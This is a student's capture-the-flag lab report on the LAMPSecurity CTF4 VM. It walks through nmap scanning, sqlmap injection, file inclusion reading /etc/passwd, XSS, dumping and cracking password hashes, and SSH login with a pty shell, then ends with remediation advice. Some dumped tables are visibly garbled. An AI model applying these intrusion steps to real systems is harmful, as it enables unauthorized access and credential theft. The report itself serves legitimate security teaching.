



Cybersécurité

LAMP CTF4

Erasmus Student
Dmytro Savchuk





Contents

I - Introduction.....	3
II - The whole listing.....	3
II.a. - Network listing	3
II.b. - SQL enumeration or listing	3
Vulnerability search and exploitation	4
II.c. - Structure of the (ehks) database	4
II.d. - LFI	4
II.e. - XSS.....	5
II.f. - Access to databases	6
III - Prioritisation.....	7
IV - System security	8
V - To sum up.....	8



I - Introduction

The aim of this practical work is to find a maximum of vulnerabilities on the CTF4 proposed by Lamp. The data presented in this report were collected during the two or even more hours which were spent at home. Unfortunately, i did not achieve all of the setting goals.

II- The whole listing

II.a. - Network listing

First of all, i mapped the network using nmap, which gave me the following result.

```
└─$ nmap 192.168.1.65
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-07 09:55 EDT
Nmap scan report for 192.168.1.65
Host is up (0.0052s latency).
Not shown: 989 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
119/tcp   open  nntp
143/tcp   open  imap
465/tcp   open  smtps
563/tcp   open  snews
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
```

Opening port 80 confirms that a web service is hosted at this address. Since Cybersecurity course was based on web vulnerabilities, this first result is good news. Then i used dirb to find the web server's tree structure. In the first few lines, i found the address of the robots.txt file. This controls the files that crawlers can access on our site. Here is what it contains:

```
User-agent: *
Disallow: /mail/
Disallow: /restricted/
Disallow: /conf/
Disallow: /sql/
Disallow: /admin/
```

So i have the first tracks to look for vulnerabilities. I noted for myself that the SSH port was also open. Maybe it will be useful for me, in the future.

II.b. - SQL enumeration or listing

The Sqlmap script will also allow us to access the information stored in the databases. It will first return the parameter vulnerable to SQL injections:



```
[10:33:44] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
```

Then after a few commands, we found the databases :

```
[10:35:03] [INFO] retrieved: 5
[10:35:04] [INFO] retrieved: information_schema
[10:35:04] [INFO] retrieved: ehks
[10:35:05] [INFO] retrieved: mysql
[10:35:05] [INFO] retrieved: roundcubemail
[10:35:05] [INFO] retrieved: test
```

Vulnerability search and exploitation

II.c. - Structure of the (ehks) database

Going to the /sql/ directory, we find an .sql file containing the following data :


```
use ehks;
create table user (user_id int not null auto_increment primary key, user_name varchar(20) not null, user_pass varchar(32) not null);
create table blog (blog_id int primary key not null auto_increment, blog_title varchar(255), blog_body text, blog_date datetime not null);
create table comment (comment_id int not null auto_increment primary key, comment_title varchar (50), comment_body text, comment_author varchar(50), comment_url varchar(50), comment_date datetime not null);
```

It gives us access to the ehks database structure and names information on the user table. We can see very well the name of the fields including the user name and the password.

II.d. - LFI

File inclusion is possible when viewing blogs. It is possible to go up the server tree to access files that are not normally accessible. Below we can see the /etc/passwd file.


Since the web server is under Apache, we could also have gone to look for the htaccess file to authorize access to certain pages or htpasswd to obtain or modify password



```
90 root: x: 0: 0: root: /root: /bin / bash bin: x: 1: 1: bin: /bin: /sbin / nologin daemon: x: 2: 2: daemon: /sbin: /sbin / nologin adm: x: 3: 4: adm: /var/adm: /sbin/nologin
91 lp: x: 4: 7: lp: /var/spool / lp: /sbin/nologin
92 sync: x: 5: 0: sync: /sbin: /bin / sync shutdown: x: 6: 0: shutdown: /sbin: /sbin / shutdown halt: x: 7: 0: halt: /sbin: /sbin / halt mail: x: 8: 12: mail: /var/spool / mail: /sbin/nologin
93 news: x: 9: 13: news: /etc/news: uucp: x: 10: 14: uucp: /var/spool / uucp: /sbin/nologin
94 operator: x: 11: 0: operator: /root: /sbin / nologin games: x: 12: 100: games: /usr/games: /sbin/nologin
95 gopher: x: 13: 30: gopher: /var/gopher: /sbin/nologin
96 ftp: x: 14: 50: FTP User: /var/ftp: /sbin/nologin
97 nobody: x: 99: 99: Nobody: /:/sbin / nologin dbus: x: 81: 81: System message bus: /:/sbin / nologin rpm: x: 37: 37: /var/lib / rpm: /sbin/nologin
98 apache: x: 48: 48: Apache: /var/www: /sbin/nologin
99 distcache: x: 94: 94: Distcache: /:/sbin / nologin ntp: x: 38: 38: /etc/ntp: /sbin/nologin
100 nsd: x: 28: 28: NSCD Daemon: /:/sbin / nologin vcsa: x: 69: 69: virtual console memory owner: /dev:/sbin / nologin webalizer: x: 67: 67: Webalizer: /var/www / usage: /sbin/nologin
101 dovecot: x: 97: 97: dovecot: /usr/libexec / dovecot: /sbin/nologin
102 mysql: x: 27: 27: MySQL Server: /var/lib / mysql: /bin/bash
103 netdump: x: 34: 34: Network Crash Dump user: /var/crash: /bin/bash
104 pcap: x: 77: 77: /var/arpwatch: /sbin/nologin
105 avahi: x: 70: 70: Avahi daemon: /:/sbin / nologin named: x: 25: 25: Named: /var/named: /sbin/nologin
106 mailnull: x: 47: 47: /var/spool / mqueue: /sbin/nologin
107 ssm: x: 51: 51: /var/spool / mqueue: /sbin/nologin
108 hald: x: 68: 68: HAL daemon: /:/sbin / nologin rpc: x: 32: 32: Portmapper RPC user: /:/sbin / nologin xfs: x: 43: 43: X Font Server: /etc/X11 / fs: /sbin/nologin
109 gdm: x: 42: 42: /var/gdm: /sbin/nologin
110 rpcuser: x: 29: 29: RPC Service User: /var/lib / nfs: /sbin/nologin
111 nfsnobody: x: 65534: 65534: Anonymous NFS User: /var/lib / nfs: /sbin/nologin
112 sshd: x: 74: 74: Privilege - separated SSH: /var/empty / sshd: /sbin/nologin
113 dstevens: x: 500: 506: Don Stevens: /home/dstevens: /bin/bash
114 achen: x: 501: 501: Andrew Chen: /home/achen: /bin/bash
115 pmoore: x: 502: 502: Phillip Moore: /home/pmoore: /bin/bash
116 jdurbin: x: 503: 503: James Durbin: /home/jdurbin: /bin/bash
117 sorzek: x: 504: 504: Sally Orzek: /home/sorzek: /bin/bash
118 ghigland: x: 505: 505: Greg Highland: /home/ghigland: /bin/bash
119 ossec: x: 506: 508: /var/ossec: /sbin/nologin
120 ossecr: x: 507: 508: /var/ossec: /sbin/nologin
121 ossecr: x: 508: 508: /var/ossec: /sbin/nologin
```

II.e. - XSS

The search bar at the top of the site is vulnerable to JavaScript code injection. We managed to get an alert to appear with this.



During the heuristic analysis of Sqlmap, the script warns us which parameter is vulnerable:

```
10:33:18] [INFO] heuristic (XSS) test shows that GET parameter 'title' might be vulnerable to cross-site scripting (XSS) attacks
```

We could have made a stored XSS by creating a blog. This could redirect to a malicious site or execute JavaScript code when the page is loaded.

A reflexive XSS is also usable as with the alertbox shown in the image above.

II.f. - Access to databases

We find the data available in the ehks database whose architecture we already knew. Here is the information found:

```
Database: ehks
Table: user
[6 entries]
```

blog_id	user_id	user_name	user_pass
0	3	achen??	b46265f1a7faa3bea`09db7c28739380
0	4	ghighl	`0a23947029316880c29e8533d8662a3
0	5	pmoore???	8f4743c04ed8e5f39166a81e26319bb5
0	6	jdurbin?	05e823a15a392b5aa4ff4ccb9060fa68
0	1	dsteve	9f3eb3087298ff21843cc4e013c1a717
0	4	ghighland	b46265f1e7faa3beab09db5c18739380

Unfortunately, the dictionary used to retrieve the passwords failed to find any. The user_pass does not appear to be an MD5 hash. The user_names are also not written in full or question marks appear. We don't know what the problem is.

So we went through the other databases and here are the contents of mysql :



```
Database: mysql
Table: user
[5 entries]
```

blog_id	host	user	password	user_name	user_pass
0	ctf4.sas.upenn.edu	<blank>	<blank>	jdurbin	7c7bc9f465d86b8164686ebb5151a
717 (Sue1978)	ctf4.sas.upenn.edu	root	30599f1725b9f8a2 (database)	jdurbin	7c7bc9f465d86b8164686ebb5151a
0	localhost	<blank>	<blank>	jdurbin	7c7bc9f465d86b8164686ebb5151a
717 (Sue1978)	localhost	root	30599f1725b9f8a2 (database)	jdurbin	7c7bc9f465d86b8164686ebb5151a
0	localhost	roundcube	5d2e19393cc5ef67 (password)	jdurbin	7c7bc9f465d86b8164686ebb5151a
717 (Sue1978)					

```
7c7bc9f465d86b8164686ebb5151a717
: Sue1978
Trouvé en 0.15s
```

This time, the dictionary found the MD5 encrypted password. We now have a username/password: jdurbin/Sue1978

III - Prioritisation

This is where the information that the SSH port is open comes in. To create the connection, we had to add a key exchange method called diffie-hellman-group1-sha1 by adding KexAlgorithms +diffie-hellman-group1-sha1 in the ssh_config.

Since we have the credentials for jdurbin, we were able to initialize the connection:

```
(kali㉿kali)~[~/ssh]
$ ssh jdurbin@192.168.1.65
BSD SSH 4.1
jdurbin@192.168.1.65's password:
Permission denied, please try again.
jdurbin@192.168.1.65's password:
Permission denied, please try again.
jdurbin@192.168.1.65's password:
Last login: Mon Mar  9 11:07:09 2009 from 192.168.0.50
[jdurbin@ctf4 ~]$ python -c 'import pty;pty.spawn("/bin/bash")'
[jdurbin@ctf4 ~]$ ls
html mail
[jdurbin@ctf4 ~]$ cd ..
[jdurbin@ctf4 home]$ ls
achen dstevens ghighland jdurbin pmoore sorzek
[jdurbin@ctf4 home]$ ls dstevens/
Desktop html mail
[jdurbin@ctf4 home]$ ls Desktop
ls: Desktop: No such file or directory
[jdurbin@ctf4 home]$ ls
achen dstevens ghighland jdurbin pmoore sorzek
[jdurbin@ctf4 home]$ cd dstevens/Desktop/
[jdurbin@ctf4 Desktop]$ ls
[jdurbin@ctf4 Desktop]$ cd ..
[jdurbin@ctf4 dstevens]$ cd ..
[jdurbin@ctf4 home]$ cd ..
[jdurbin@ctf4 /]$ ls
bin  dev  home  lost+found  misc  net  proc  sbin  srv  tmp  var
boot  etc  lib  media  mnt  opt  root  selinux  sys  usr
```




Unfortunately, we did not have time to investigate further how to gain root access. It would have been interesting to try to connect with other users and see which group they belong to.

IV - System security

Access to Db.sql files could have been prevented by modifying the .htaccess file. This file allows to say which file is accessible or not by external users.

To secure the XSS, it is sufficient to put a function escaping the strings specific to JavaScript. Several functions such as htmlspecialchars() or addslashes() have been created in PHP to prevent this. There are also libraries such as PHP-antixss with methods that handle user input.

To prevent file inclusions, the string passed as an argument must be compared with the actual files desired. This can be done by processing the string in the PHP file.

In order to prevent SQL injections, it is possible to use functions that escape certain characters such as single quotes, just as they are used to prevent XSS. It is also possible to create procedures directly in the application.

These will then be translated by an API making the database completely invisible to external users.

V - To sum up

The CTF4 Lamp has many web vulnerabilities that can be easily patched as explained in the previous section.

Some flaws, such as XSS, can directly impact the users of the website. Attackers will either redirect users to another URL or execute JavaScript code through the user's browser.

The most dangerous is the SQL injection and the ehks database architecture view. The data of the jdurbin account is also duplicated as it appears in the SQL and ehks database. Obtaining the user logs allows SSH connection to the server. It seems most likely to us that the elevation of privileges is done in this way.

P.S All of the materials was collected during the last session of Cybersecurity course. My colleague helped me do a similar test at home, and the same person provide me with the screens because I missed the course, thanks for understanding.